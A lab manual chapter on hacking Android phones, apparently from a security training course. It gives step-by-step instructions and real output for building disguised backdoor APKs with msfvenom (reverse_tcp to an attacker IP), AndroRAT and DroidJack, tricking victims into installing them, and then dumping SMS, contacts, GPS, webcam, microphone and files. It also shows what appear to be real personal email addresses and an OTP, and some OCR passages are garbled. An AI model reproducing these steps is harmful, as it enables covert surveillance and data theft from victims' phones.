



Chapter 17

Hacking Mobile Platform

Lab Manual



**THIS DOCUMENT INCLUDES ADDITIONAL PRACTICALS WHICH
MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING.
FOR MORE DETAILS APPROACH LAB COORDINATORS**

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Practical 1: Mobile Hacking using Metasploit Framework.

Create Android malware using msfvenom. Execute the following command to create a malware that can run on Android OS and act as a backdoor.

msfvenom -p android/meterpreter/reverse_tcp LHOST=<attacker IP> LPORT=<attacker PORT> R > filename.apk

```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.114
LPORT=8888 R > /var/www/html/BatterySavor.apk
No platform was selected, choosing Msf::Module::Platform::Android from the pa
ypayload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8827 bytes
```

To enable targets to download this malware, start apache server by executing below command

```
root@kali:~# service apache2 start
```

Load Metasploit Framework to start malware listener.

service postgresql start

```
root@kali:~# service postgresql start
```

msfconsole

```
root@kali:~# msfconsole
```

```
Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit
```

```
= [ metasploit v4.11.5-2016010401 ]
+ -- -- [ 1517 exploits - 875 auxiliary - 257 post ]
+ -- -- [ 437 payloads - 37 encoders - 8 nops ]
+ -- -- [ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > 
```

Let us use ***multi/handler*** exploit to handle reverse connections.

```
msf > use multi/handler
msf exploit(handler) > 
```

Make sure to use the same payload that was used during malware creation and configure payload options.

```
msf exploit(handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
```

Execute ***exploit*** command, which starts handler.

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.0.114:8888
[*] Starting the payload handler...
```

Trick the target to download and execute a malicious file.

If the victim downloads and installs the malicious application (BatterySavor.apk), then the attacker can gain a meterpreter session.

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.0.114:8888
[*] Starting the payload handler...
[*] Sending stage (60790 bytes) to 192.168.0.107
[*] Meterpreter session 1 opened (192.168.0.114:8888 -> 192.168.0.107:44642)
at 2016-03-29 21:46:46 +0530

meterpreter >
```

Android meterpreter contains different commands than windows and Linux. We can enter “?” if you like to see the options.

```
Stdapi: Webcam Commands
=====
Command      Description
-----
record_mic    Record audio from the default microphone for X seconds
webcam_chat   Start a video chat
webcam_list   List webcams
webcam_snap   Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam

root@kali:~# ping google.com
PING google.com (216.58.197.78) 56(84) bytes of data:
64 bytes from maa03s21-in-f14.1e100.net (216.58.197.78): icmp_seq=1 ttl=57 time=16.7 ms
^C
-- ping statistic --
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 16.717/16.733/16.750/0.130 ms

Android Commands
=====
Command      Description
-----
check_root    Check if device is rooted
dump_calllog  Get call log
dump_contacts Get contacts list
dump_sms      Get sms messages
geolocate     Get current lat-long using geolocation
interval_collect Manage interval collection capabilities
send_sms      Sends SMS from target session
wlan_geolocate Get current lat-long using WLAN information

meterpreter >
```

Checking Root

```
meterpreter > check_root
[*] Device is not rooted
meterpreter >
```





Accessing Files and Directories

```
meterpreter > ls
No entries exist in /data/data/com.metasploit.stage/files
meterpreter > cd /
meterpreter >
```

```
40000/----- 0 dir 1970-01-01 05:30:00 +0530 sbin
40666/rw-rw-rw- 4096 dir 2016-03-29 13:47:48 +0530 sdcard
100444/r--r--r-- 1045 fil 1970-01-01 05:30:00 +0530 seapp_cont
exts
100444/r--r--r-- 76025 fil 1970-01-01 05:30:00 +0530 sepolicy
40444/r--r--r--pref0 len 128 dir 2016-03-29 11:02:26 +0530 storage
40444/r--r--r-- 0 (Local dir 2016-03-29 11:02:22 +0530 sys
40444/r--r--r-- 4096 dir 2015-12-29 19:06:56 +0530 system
40000/----- 4096 dir 2016-03-29 13:48:44 +0530 tombstones
100444/r--r--r-- 9740 fil 1970-01-01 05:30:00 +0530 ueventd.qc
om.rc
100444/r--r--r-- 4023 fil 1970-01-01 05:30:00 +0530 ueventd.rc
40444/r--r--r-- 4096 dir 2015-12-07 16:18:26 +0530 vendor
meterpreter >
```

Dumping SMS

```
meterpreter > dump_sms
[*] Fetching 58 sms messages
[*] SMS messages saved to: sms_dump_20160329215037.txt
```

Open  sms_dump_20160329215037.txt Save   

=====
[+] SMS messages dump
=====

Date: 2016-03-29 21:50:45 +0530
OS: Android 4.4.4 - Linux 3.10.28-g1771e73 (armv7l)
Remote IP: 192.168.0.107
Remote Port: 44642

#1
Type : Incoming
Date : 2016-03-29 12:49:24
Address : TA-UTUSSD
Status : NOT_RECEIVED
Message : Facebook Special ! Dial *325*10#.Check friend's birthday, get Cricket updates, Chat, status update on Facebook without internet. <http://goo.gl/90zrxK>

#2
Type : Incoming
Date : 2016-03-24 16:30:07
Address : VM-IPAYTM
Status : NOT_RECEIVED
Message : Thank you for signing up. Get Rs. 50 cashback on mobile recharge of Rs. 100 or more. Code:NEW50. Visit http://m.p-y.tm/home to recharge now. T&C apply.

#3
Type : Incoming
Date : 2016-03-24 16:29:52
Address : VM-IPAYTM
Status : NOT_RECEIVED
Message : You have registered Paytm Wallet with Uber. Use OTP 732640 to authorize Uber to automatically deduct for your future trips. Queries? Visit www.paytm.com/care.

Plain Text ▾ Tab Width: 8 ▾ Ln 11, Col 1 ▾ INS


```
meterpreter > download screenshot.png /root/Desktop/
[*] downloading: screenshot.png -> /root/Desktop//screenshot.png
[*] download    : screenshot.png -> /root/Desktop//screenshot.png
meterpreter > 
```

```
meterpreter > upload /root/Desktop/user.txt .
[*] uploading   : /root/Desktop/user.txt -> .
[*] uploaded    : /root/Desktop/user.txt -> ./user.txt
meterpreter > 
```

```
meterpreter > edit user.txt
meterpreter > 
```

```
mterp20160329-2411-1hj6v68+ (/tmp) - VIM
```

```
File Edit View Search Terminal Help  
chinni View Search Terminal Help  
ftp RX errors 0 dropped 0 overruns 0 frame 0  
administratortx packets 658 bytes 138259 (135.8 KiB)  
user flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
root inet 127.0.0.1 netmask 255.0.0.0  
Admin inet6 ::1 prefixlen 128 scopeid 0x10-host>  
User loop txqueuelen 0 (Local Loopback)  
Administratortx packets 19614 bytes 9649576 (9.2 MiB)  
Ftp TX errors 0 dropped 0 overruns 0 frame 0  
RootTX packets 19614 bytes 9649576 (9.2 MiB)  
Name RootTX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
Name root@kali:~# ping google.com  
name P packet loss = 0% time 100lms  
NikhilP from maa03s21-in-f14.1e100.net (216.58.197.78) : icmp_seq=1 ttl=5  
jeffP from maa03s21-in-f14.1e100.net (216.58.197.78) : icmp_seq=2 ttl=57  
adityas  
arungoogle.com ping statistics ---  
sreedhar transmitted, 2 received, 0% packet loss, time 100lms  
roja min/avg/max/mdev = 16.717/16.733/16.750/0.130 ms  
sreeja root@kali:~# █  
saikiran█  
goud█  
~  
~  
~  
~ User.txt  
~  
:wq!█
```

GPS Tracking

```
meterpreter > geolocate
[*] Current Location: 0
Latitude: 17.4360726
Longitude: 78.4406984
root@kali:~# ping google.com
To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=17.4360726,78.4406984&sensor=true
```

Sending SMS


```
meterpreter > send_sms -h
Usage: send_sms -d <number> -t <sms body>
Sends SMS messages to specified number.

OPTIONS:
  -d <opt> Destination number
  -dr      Wait for delivery report
  -h       Help Banner
  -t <opt> SMS body text

meterpreter > send_sms -d 9848022338 -t "see sms" -dr
```

Webcam live streaming

```
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: FBGqIzKZ.html
[*] Streaming...
```



Target IP : 192.168.0.107
 Start time : 2016-03-29 21:53:32 +0530
 Status :




www.metasploit.com

Capturing photos using a webcam

```
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter > 
```

```
meterpreter > webcam_snap -i 1
[*] Starting...
[+] Got frame (216.58.197.78) 56(84) bytes of data.
[*] Stopped
Webcam shot saved to: /root/eFovnMPt.jpeg
meterpreter > 
```

```
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/eFovnMPt.jpeg
meterpreter > webcam_snap -i 1
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/eFovnMPt.jpeg
meterpreter > webcam_snap -i 1
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/eFovnMPt.jpeg
meterpreter > 
```




Recording MIC conversations

```
meterpreter > record_mic -d 15
[*] Starting...
[*] Stopped
Audio saved to: /root/GAUQhnoS.wav
meterpreter >
```

Dumping Contact

```
meterpreter > dump_contacts
[*] Fetching 93 contacts into list
[*] Contacts list saved to: contacts_dump_20160329214743.txt
```

Open  contacts_dump_20160329214743.txt
~/

Number : rishigolchha22@gmail.com
Number : gprofile:-6953045151988489264
Email : rishigolchha22@gmail.com

#17
Name : chandu.2035@gmail.com
Number : null
Number : null
Number :
Number : null
Number : null
Number : chandu.2035@gmail.com
Number : gprofile:-4640777352054746970
Email : chandu.2035@gmail.com

#18
Name : vmskrs55@gmail.com
Number : null
Number : null
Number :
Number : null
Number : null
Number : vmskrs55@gmail.com
Number : gprofile:-6562008167472221784
Email : vmskrs55@gmail.com


#19
Name : suraj.gantedi@live.com
Number : null
Number : null
Number :
Number : null
Number : null

Plain Text ▾ Tab Width: 8 ▾

Practical 2: Android Hacking with Trojan Constructor Named AndroRAT

Note: Disable Malware defenses (AV programs) and Firewall before proceeding with this practical.

Open AndroRAT Binder application and provide **IP** address, **Port** number, **APK title** under **Build** tab and click on GO to generate malicious APK file (**BadGame**).



Execute **androrat.jar** file in **Androrat** folder.

| Name | Date modified | Type | Size |
|---------------------|--------------------|---------------------|----------|
| 32323 | 2/8/2016 9:25 PM | File folder | |
| aapt | 9/15/2013 6:15 PM | File folder | |
| Androrat | 2/8/2016 9:25 PM | File folder | |
| AndroRat Binder | 9/15/2013 6:24 PM | File folder | |
| apktool | 9/15/2013 6:14 PM | File folder | |
| candycrush-1 | 3/28/2016 7:11 PM | File folder | |
| framework | 3/29/2016 12:43 PM | File folder | |
| moon | 3/28/2016 7:12 PM | File folder | |
| aapt.exe | 12/6/2012 3:14 PM | Application | 834 KB |
| AndroRat Binder.exe | 7/28/2013 9:31 AM | Application | 622 KB |
| apktool.bat | 12/24/2012 3:09 AM | Windows Batch File | 1 KB |
| apktool.jar | 2/3/2013 6:07 AM | Executable Jar File | 2,594 KB |
| CandryCrush.apk | 3/29/2016 12:43 PM | APK File | 68 KB |
| DUCSetup_v4_1_0.exe | 8/25/2014 6:57 AM | Application | 235 KB |

| Name | Date modified | Type | Size |
|--------------|--------------------|---------------------|----------|
| .settings | 2/8/2016 9:25 PM | File folder | |
| bin | 2/8/2016 9:25 PM | File folder | |
| download | 3/28/2016 7:34 PM | File folder | |
| src | 5/31/2013 12:32 PM | File folder | |
| .classpath | 4/29/2013 9:03 AM | CLASSPATH File | 1 KB |
| .project | 1/25/2013 2:22 AM | PROJECT File | 1 KB |
| AndroRat.jar | 4/22/2013 12:38 AM | Executable Jar File | 2,639 KB |
| config.txt | 3/29/2016 1:13 PM | Text Document | 1 KB |

Androrat Project

Server Client actions Bulk actions About

| Flag | IMEI | Location | Phone Number | Operator | Country SIM | Operator SIM | Serial SIM |
|------|------|----------|--------------|----------|-------------|--------------|------------|
| | | | | | | | |

*** ANDRORAT SERVEUR ***



Authors : A.Bertrand, A.Akimov, R.David, P.Junk

Launch at Tue Mar 29 17:15:28 IST 2016

On port : 112

Tue Mar 29 17:15:28 IST 2016 SERVER online, awaiting for a client...

Under the **server** menu, click on **Select port** and provide a PORT number (assigned during APK creation)






After providing port details, click **OK** and restart the application.

Share the above created malicious application(**tezz.apk**) with the target using any of the techniques discussed in previous chapters. Any android mobile device running this malicious application will be listed in **AndroRAT** wizard.

Tue Mar 29 13:14:07 IST 2016 CONNECT command received from 542244683048853

—

| Flag | IMEI | Location | Phone Number | Operator | Country SIM | Operator SIM | Serial SIM |
|---|-------------|----------|--------------|----------|-------------|--------------|------------|
|  | 86549802... | | | | | | in |
|  | 86751202... | | | | | | in |
|  | 54224468... | | | | | | us |

| | |
|--|--|
| Tue Mar 29 13:00:25 IST 2016 CONN | |
| Tue Mar 29 13:00:27 IST 2016 Prefer | |
| Tue Mar 29 13:00:27 IST 2016 Inform | |
| Tue Mar 29 13:00:33 IST 2016 Conta | |
| Tue Mar 29 13:02:33 IST 2016 Prefer | |
| Tue Mar 29 13:02:41 IST 2016 Inform | |
| Tue Mar 29 13:02:41 IST 2016 GPS d | |
| Tue Mar 29 13:03:01 IST 2016 GPS d | |
| Tue Mar 29 13:03:21 IST 2016 GPS d | |
| Tue Mar 29 13:03:41 IST 2016 GPS d | |
| Tue Mar 29 13:04:01 IST 2016 GPS d | |
| Tue Mar 29 13:04:21 IST 2016 GPS d | |
| Tue Mar 29 13:04:41 IST 2016 GPS d | |
| Tue Mar 29 13:05:01 IST 2016 GPS d | |
| Tue Mar 29 13:05:22 IST 2016 GPS d | |
| Tue Mar 29 13:05:43 IST 2016 GPS d | |
| Tue Mar 29 13:06:04 IST 2016 GPS d | |
| Tue Mar 29 13:06:25 IST 2016 GPS d | |
| Tue Mar 29 13:06:46 IST 2016 GPS d | |
| Tue Mar 29 13:07:07 IST 2016 GPS d | |
| Tue Mar 29 13:07:29 IST 2016 GPS d | |
| Tue Mar 29 13:07:47 IST 2016 Conne | |
| Tue Mar 29 13:07:47 IST 2016 SERVE | |
| Tue Mar 29 13:07:48 IST 2016 CONN | |
| Tue Mar 29 13:07:49 IST 2016 GPS d | |
| Tue Mar 29 13:07:58 IST 2016 Inform | |
| Tue Mar 29 13:07:58 IST 2016 Prefer | |
| Tue Mar 29 13:08:10 IST 2016 GPS d | |
| Tue Mar 29 13:08:18 IST 2016 Contacta | |
| Tue Mar 29 13:08:22 IST 2016 File tree | |
| Tue Mar 29 13:08:31 IST 2016 GPS data | |
| Tue Mar 29 13:08:52 IST 2016 GPS data | |
| Tue Mar 29 13:09:12 IST 2016 GPS data | |
| Tue Mar 29 13:09:32 IST 2016 GPS data | |

User GUI of imei : 542244683048853

Options Get Android data Send command Monitoring

Home Contacts File tree viewer

Left-click to download a file :

sdcard

- scriptlog.txt
- .android_secure
- lost+found

Informations

Name : scriptlog.txt

Size : 12Kb

Hidden : false

Access :

Last modification :
Tue Mar 29 13:08:19 IST 2016

Download directory :
download/

Download File

Get FileTree

Tue Mar 29 13:08:12 IST 2016 Contacts request received

Tue Mar 29 13:08:19 IST 2016 List directory request received

Tue Mar 29 13:08:45 IST 2016 Download file /mnt/sdcard/scriptlog.txt request received

User GUI of imei: 0000000000000000

Options Get Android data Send command Monitoring

Home Contacts Call logs SMS viewer File tree viewer

Left-click to download a file :

sdcard

- LOST.DIR
- .android_secure
- Music
- Podcasts
- Ringtones
- Alarms
- Notifications
- Pictures
- Movies
- Download
- DCIM

Informations

Name : n/a

Size : n/a

Hidden : n/a

Access : n/a

Last modification : n/a

Download directory : download/

Download File

Get FileTree

Serial SIM

| | |
|----------|----|
| 10125... | in |
| 15199... | in |
| 11118... | US |

Tue Mar 29 13:17:56 IST 2016 ERROR: receiving data on an unregistered channel

Tue Mar 29 13:17:56 IST 2016 ERROR: receiving data on an unregistered channel

Tue Mar 29 13:17:56 IST 2016 ERROR: receiving data on an unregistered channel

Tue Mar 29 13:18:44 IST 2016 Error on Client:Invalid column raw_contact_id

Tue Mar 29 13:18:47 IST 2016 SMS list request received

Tue Mar 29 13:18:47 IST 2016 No SMS match for filter

Tue Mar 29 13:18:54 IST 2016 List directory request received



The screenshot shows the 'User GUI of imei' dialog box in the foreground. The dialog box has a title bar with the text 'User GUI of imei : 542244683048853'. Below the title bar, there are tabs for 'Options', 'Get Android data', 'Send command', and 'Monitoring'. The 'Options' tab is selected, showing a file tree view of the phone's storage (sdcard) with files like scriptlog.txt, .android_secure, and lost+found. The 'Download File' button is highlighted. The background shows the Android Studio interface with the 'Server' tab selected, displaying a list of devices and their status.

Practical 3: Hacking Android OS using Droid jack


Note:

1. **Disable Malware defenses (AV programs) and Firewall before proceeding with this practical.**
2. **Droidjack is a Java-based application that requires latest JRE. Install java runtime environment (JRE) to run Droidjack application.**

Extract Droidjack archive. Double click on that executable (**Droidjack.jar**) to launch the Droidjack.



Under **Generate APK** tab, enter necessary details (attacker's **IP address**, **port number**) and click on **Generate** button to create APK file.




